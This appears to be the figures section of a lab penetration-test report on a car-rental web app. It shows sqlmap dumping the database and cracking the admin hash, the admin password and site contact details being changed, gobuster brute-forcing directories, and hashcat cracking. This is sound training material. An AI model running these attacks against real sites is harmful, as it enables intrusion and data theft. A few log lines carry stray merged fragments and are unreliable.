


Figure 1-17: Directory traversal




Figure 1-18: Directory Traversal 2




Figure 1-19: Directory Traversal 3




Figure 1-20: Directory Traversal 4

```
[01:15:45] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[01:15:45] [INFO] fetching current database
[01:15:45] [INFO] retrieved: 'carrental'
[01:15:45] [INFO] fetching tables for database: 'carrental'
[01:15:45] [INFO] retrieved: 'admin'
[01:15:45] [INFO] retrieved: 'tblbooking'
[01:15:46] [INFO] retrieved: 'tblbrands'
[01:15:46] [INFO] retrieved: 'tblcontactusinfo'
[01:15:46] [INFO] retrieved: 'tblcontactusquery'
[01:15:46] [INFO] retrieved: 'tblpages' (info: 884) AppleWebKit/537.36
[01:15:46] [INFO] retrieved: 'tblsubscribers' 537.36
[01:15:46] [INFO] retrieved: 'tbltestimonial'
[01:15:46] [INFO] retrieved: 'tblusers' (info: 9, image/avif,image/webp,image
[01:15:46] [INFO] retrieved: 'tblvehicles' webp;0.7
[01:15:46] [INFO] fetching columns for table 'tblusers' in database 'carrental'
[01:15:46] [INFO] retrieved: 'id'
[01:15:46] [INFO] retrieved: 'int(11)'
[01:15:46] [INFO] retrieved: 'FullName' (info: SecretCookie=
[01:15:46] [INFO] retrieved: 'varchar(120)' 6147466
[01:15:46] [INFO] retrieved: 'EmailId' 61327868596b426f59574e726247
[01:15:46] [INFO] retrieved: 'varchar(100)'
[01:15:46] [INFO] retrieved: 'Password'
[01:15:46] [INFO] retrieved: 'varchar(100)'
[01:15:47] [INFO] retrieved: 'ContactNo'
[01:15:47] [INFO] retrieved: 'char(11)'
[01:15:47] [INFO] retrieved: 'dob'
[01:15:47] [INFO] retrieved: 'varchar(100)'
[01:15:47] [INFO] retrieved: 'Address'
[01:15:47] [INFO] retrieved: 'varchar(255)'
[01:15:47] [INFO] retrieved: 'City'
[01:15:47] [INFO] retrieved: 'varchar(100)'
[01:15:47] [INFO] retrieved: 'Country'
[01:15:47] [INFO] retrieved: 'varchar(100)'
[01:15:47] [INFO] retrieved: 'RegDate'
[01:15:47] [INFO] retrieved: 'timestamp'
[01:15:47] [INFO] retrieved: 'UpdationDate'
[01:15:47] [INFO] retrieved: 'varchar(120)'
[01:15:47] [INFO] retrieved: 'thumbnail'
[01:15:47] [INFO] retrieved: 'varchar(100)'
```

Figure 1-21: SQLMap Results 1




Figure 1-22: SQLMap Results 2




Figure 1-23: SQLMap Results 3

```
[01:25:59] [INFO] table 'carrental.tbltestimonial' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.10/dump/carrental/tbltestimonial.csv'
[01:25:59] [INFO] fetching columns for table 'tblcontactusquery' in database 'carrental'
[01:25:59] [INFO] retrieved: 'int(11)'
[01:25:59] [INFO] retrieved: 'name'
[01:25:59] [INFO] retrieved: 'varchar(100)'
[01:25:59] [INFO] retrieved: 'emailid'
[01:25:59] [INFO] retrieved: 'varchar(120)'
[01:25:59] [INFO] retrieved: 'ContactNumber'
[01:25:59] [INFO] retrieved: 'char(11)'
[01:25:59] [INFO] retrieved: 'Message'
[01:25:59] [INFO] retrieved: 'longtext'
[01:25:59] [INFO] retrieved: 'PostingDate'
[01:25:59] [INFO] retrieved: 'timestamp'
[01:26:00] [INFO] retrieved: 'status'
[01:26:00] [INFO] retrieved: 'int(11)'
[01:26:00] [INFO] fetching entries for table 'tblcontactusquery' in database 'carrental'
[01:26:00] [INFO] retrieved: '2167483647'
[01:26:00] [INFO] retrieved: 'TRUMP@gmail.com'
[01:26:00] [INFO] retrieved: 'Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem Ipsum has been the industry's standard dummy text ever since the 1500s, when an unknown printer t...'
[01:26:00] [INFO] retrieved: '2017-06-18 10:03:07'
[01:26:00] [INFO] retrieved: 'Donald Trump'
[01:26:00] [INFO] retrieved: '1'
Database: carrental
Table: tblcontactusquery
(1 entry)
+-----+-----+-----+-----+
| id | EmailId | name | Message |
+-----+-----+-----+-----+
| 1 | TRUMP@gmail.com | Donald Trump | Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem Ipsum has been the industry's standard dummy text ever since the 1500s, when an unknown pr...
```

Figure 1-24: SQLMap Results 4

```
[01:26:05] [INFO] table 'carrental.tblpages' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.10/dump/carrental/tblpages.csv'
[01:26:05] [INFO] fetching columns for table 'admin' in database 'carrental'
[01:26:05] [INFO] retrieved: 'id'
[01:26:05] [INFO] retrieved: 'int(11)'
[01:26:05] [INFO] retrieved: 'UserName'
[01:26:05] [INFO] retrieved: 'varchar(100)'
[01:26:05] [INFO] retrieved: 'Password'
[01:26:05] [INFO] retrieved: 'varchar(100)'
[01:26:05] [INFO] retrieved: 'updateDate'
[01:26:05] [INFO] retrieved: 'timestamp'
[01:26:05] [INFO] fetching entries for table 'admin' in database 'carrental'
[01:26:05] [INFO] retrieved: 'da007b38f363b7fa483b8cc05c3c8d04'
[01:26:05] [INFO] retrieved: 'admin'
[01:26:05] [INFO] retrieved: '1'
[01:26:05] [INFO] retrieved: '2024-09-11 15:16:50'
[01:26:05] [INFO] recognized possible password hashes in column 'Password'
[01:26:05] [INFO] writing hashes to a temporary file '/tmp/sqlmapgz57nivu46385/sqlmaphashes-m8fhi4mv.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
```

Figure 1-25: SQLMap Results 5

```
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[01:47:16] [INFO] using hash method 'md5_generic_passwd'
[01:47:16] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:47:19] [INFO] cracked password 'lamination' for user 'admin'
Database: carrental
Table: admin
(1 entry)
+-----+-----+-----+-----+
| id | Password | UserName | updateDate |
+-----+-----+-----+-----+
| 1 | da007b38f363b7fa483b8cc05c3c8d04 (lamination) | admin | 2024-09-11 15:16:50 |
+-----+-----+-----+-----+

[01:47:23] [INFO] table 'carrental.admin' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.10/dump/carrental/admin.csv'
[01:47:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.10'
[*] ending @ 01:47:23 / 2024-11-25/
```

Figure 1-26: SQLMap Results 6




Figure 1-27: Admin Panel Navigation

FORM FIELDS

Current Password	
New Password	
Confirm Password	

[Save changes](#)

Figure 1-28: Changing Admin Password

FORM FIELDS

SUCCESS:Your Password succesfully changed

Current Password	
New Password	
Confirm Password	

[Save changes](#)

Figure 1-29: Changing Admin Password

Update Contact Info

FORM FIELDS

Address

NotAHacker St

Email Id


not@hacker.com

Contact Number

123456789

Update

Figure 1-30: Changing Site Contact Details



ch using the form below

A vertical stack of five white rectangular input fields, each with a thin gray border, set against a light gray background. The fields are of varying heights. At the bottom of the stack, there is a red rectangular button with the text 'ge' in white and a white right-pointing arrow.

Contact Info

-  NotAHacker St
-  not@hacker.com
-  123456789

Figure 1-31: Changing Site Contact Details 2

Manage Pages

FORM FIELDS

select Page	***Select One*** ***Select One*** terms and condition privacy and policy aboutus FAQs
selected Page	
Page Details	Font Size... Font Family... Font Format... (1) ACCEPTANCE OF TERMS Welcome to Yahoo! India. Yahoo Web Services India Private Limited Yahoo, "we" or "us" as the case may be) provides the Service (defined below) to you, subject to the following Terms of Service ("TOS"), which may be updated by us from time to time without notice to you. You can review the most current version of the TOS at any time at: http://in.docs.yahoo.com/info/terms/. In addition, when using particular Yahoo services or third party services, you and Yahoo shall be subject to any posted guidelines or rules applicable to such services which may be posted from time to time. All such guidelines or rules, which maybe subject to change, are hereby incorporated by reference into the TOS. In most cases the guides and rules are specific to a particular part of the Service and will assist you in applying the TOS to that part, but to the extent of any inconsistency between the TOS and any guide or rule, the TOS will prevail. We may also offer other services from time to time that are governed by different Terms of Services, in which case the TOS do not apply to such other services if and to the extent expressly excluded by such different Terms of Services. Yahoo also may offer other services from time to time that are governed by different Terms of Services. These TOS do not apply to such other services that are governed by different Terms of Service. Welcome to Yahoo! India. Yahoo Web Services India Private Limited Yahoo, "we" or "us" as the case may be) provides the Service (defined below) to you, subject to the following Terms of Service ("TOS"), which may be updated by us from time to time without notice to you. You can review the most current version of the TOS at any time at: http://in.docs.yahoo.com/info/terms/. In addition, when using particular Yahoo services or third party services, you and Yahoo shall be subject to any posted guidelines or rules applicable to such services which may be posted from time to time. All such guidelines or rules, which maybe subject to change, are hereby incorporated by reference into the TOS. In most cases the guides and rules are specific to a particular part of the Service and will assist you in applying the TOS to that part, but to the extent of any inconsistency between the TOS and any guide or rule, the TOS will prevail. We may also offer other services from time to time that are governed by different Terms of Services, in which case the TOS do not apply to such other services if and to the extent expressly excluded by such different Terms of Services. Yahoo also may offer other services from time to time that are governed by different Terms of Services. These TOS do not apply to such other services that are governed by different Terms of Service. Welcome to Yahoo! India. Yahoo Web Services India Private Limited Yahoo, "we" or "us" as the case may be) provides the Service (defined below) to you, subject to the following Terms of Service ("TOS"), which may be updated by us from time to time without notice to you. You can review the most

Figure 1-32: Changing Webpage Information

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.1.10/cgi-bin/ -w /usr/share/wordlists/dirb/common.txt -x cgi,sh,pl,py

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.10/cgi-bin/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: cgi,sh,pl,py
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta.sh (Status: 403) [Size: 975]
/.htaccess (Status: 403) [Size: 975]
/.hta.py (Status: 403) [Size: 975]
/.hta.pl (Status: 403) [Size: 975]
/.hta (Status: 403) [Size: 975]
/.htaccess.cgi (Status: 403) [Size: 975]
/.htaccess.sh (Status: 403) [Size: 975]
/.hta.cgi (Status: 403) [Size: 975]
/.htaccess.pl (Status: 403) [Size: 975]
/.htpasswd.sh (Status: 403) [Size: 975]
/.htpasswd.cgi (Status: 403) [Size: 975]
/.htpasswd (Status: 403) [Size: 975]
/.htpasswd.pl (Status: 403) [Size: 975]
/.htpasswd.py (Status: 403) [Size: 975]
/.htaccess.py (Status: 403) [Size: 975]
/printenv (Status: 200) [Size: 803]
/test-cgi (Status: 200) [Size: 414]
Progress: 23070 / 23075 (99.98%)

Finished
```

Figure 1-33: Gobuster Bruteforce Attack

```
incMaskNew.hcmask - Notepad
File Edit Format View Help

?1
?1?1
?1?1?1
?1?1?1?1
?1?1?1?1?1
?1?1?1?1?1?1
?1?1?1?1?1?1?1
?1?1?1?1?1?1?1?1
?1?1?1?1?1?1?1?1?1
?1?1?1?1?1?1?1?1?1?1
?1?1?1?1?1?1?1?1?1?1?1
?1?1?1?1?1?1?1?1?1?1?1?1
```

Figure 1-34: Hashcat Mask File

```

Approaching final keyspace - workload adjusted.

7052cad6b415f4272c1986aa9a50a7c3:hacklab

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 0 (MD5)
Hash.Target.....: hashToCrack.txt
Time.Started.....: Sat Nov 30 05:04:11 2024 (0 secs)
Time.Estimated...: Sat Nov 30 05:04:11 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?1?1?1?1?1?1?1 [7]

```

Figure 1-35: Hashcat Cracked Password




Figure 1-36: Cyberchef Cookie Decoding

```

Pretty  Raw  Hex
1 GET /assets/fonts/fontawesome-webfont3e6e.html?v=4.7.0 HTTP/1.1
2 Host: 192.168.1.10
3 Origin: http://192.168.1.10
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
5 Accept: */*
6 Referer: http://192.168.1.10/assets/css/font-awesome.min.css
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=gof1fds44mb05em72p4hu37p73
0 Connection: close
1
2

```

Figure 1-37: HTTP POST Request 1




Figure 1-38: HTTP POST Request 2

